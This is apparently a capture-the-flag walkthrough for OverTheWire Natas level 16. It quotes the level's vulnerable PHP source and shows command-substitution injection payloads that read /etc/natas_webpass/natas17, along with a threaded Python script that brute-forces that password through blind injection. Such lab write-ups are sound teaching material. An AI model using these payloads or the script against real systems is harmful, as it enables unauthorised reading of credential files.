OverTheWire - Natas Solutions 16 - 20
Solutions and walkthroughs for OverTheWire Natas levels 16–20.
Natas Solutions
This page contains my solutions for the Natas wargame challenges 16 - 20 from OverTheWire.
Solutions
Level 16 –> Level 17
URL: http://natas16.natas.labs.overthewire.org
Username: natas16
Password: [REDACTED]
Solution
Initial Analysis: Upon accessing the URL, I was presented with a familiar challenge involving a
needleparameter. The goal was to perform command injection to read the file located at/etc/natas_webpass/natas17. To understand the challenge better, I examined the source code provided by the application:1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
<? $key = ""; if(array_key_exists("needle", $_REQUEST)) { $key = $_REQUEST["needle"]; } if($key != "") { if(preg_match('/[;|&`\'"]/', $key)) { print "Input contains an illegal character!"; } else { passthru("grep -i \"$key\" dictionary.txt"); } } ?>
Understanding the Code: The application accepts a
needleparameter, which is then used in agrepcommand to search throughdictionary.txt. Thepreg_matchfunction is used to filter out potentially dangerous characters such as;,|,&,`,', and". However, the use of double quotes around$needlein thepassthrufunction allows for shell command substitution using$(...)..and whitespace(%20) are still usable like in the previous challenge.Initial Exploitation Attempts: I attempted to use a payload similar to one from a previous level:
needle=.%20/etc/natas_webpass/natas17&submit=Search. This resulted in an empty output, indicating that the payload was not successful in extracting the password.
Testing Command Injection: To confirm the possibility of command injection, I used the payload
$(sleep 5). This successfully executed the sleep command and returned the entire contents ofdictionary.txt, confirming that command injection was possible.
Timing-Based Injection Attempts: I experimented with timing-based injection using newlines and if-fi shell blocks. The payload was structured as follows:
1
2
3
$(if grep ^abc /etc/natas_webpass/natas17
then sleep 5
fi)
This approach was able to bypass the Web Application Firewall (WAF), but it was not reliable due to unstable response timings and some payloads breaking the shell parser.
Final Strategy - Brute Force: I devised a strategy to brute force the password one character at a time. For each character candidate
c, I tested the following pattern:1
$(grep ^<prefix+c> /etc/natas_webpass/natas17)
By sending 62 requests in parallel using threads, I could determine the correct character by identifying which request returned the fewest lines. This process was repeated until the full 32-character password was constructed.
Implementation: The following Python script was used to automate the brute force attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import requests
import string
from concurrent.futures import ThreadPoolExecutor, as_completed

URL = "http://natas16.natas.labs.overthewire.org/index.php"
AUTH = ("natas16", "REDACTED")
CHARSET = string.ascii_letters + string.digits
PASSWORD_LENGTH = 32
MAX_WORKERS = 20

session = requests.Session()
session.auth = AUTH

def probe_char(prefix, c):
    needle = f'$(grep ^{prefix + c} /etc/natas_webpass/natas17)'
    r = session.get(URL, params={"needle": needle, "submit": "Search"})
    return c, r.text.count("\n")

def brute():
    found = ""
    print("[*] Starting blind injection attack...")
    with ThreadPoolExecutor(max_workers=MAX_WORKERS) as executor:
        for pos in range(PASSWORD_LENGTH):
            futures = { executor.submit(probe_char, found, c): c for c in CHARSET }
            results = []
            for fut in as_completed(futures):
                c, lines = fut.result()
                results.append((c, lines))
            match_char, _ = min(results, key=lambda x: x[1])
            found += match_char
            print(f"[+] Found [{pos+1:02d}/{PASSWORD_LENGTH}]: {found}")
    print(f"\n[>] Password for natas17: {found}")

if __name__ == "__main__":
    brute()

Outcome: Running this script successfully brute-forced each character of the password, ultimately revealing the complete password for the next challenge.
TLDR: Sanitize input: Do not allow raw input to be used in shell commands!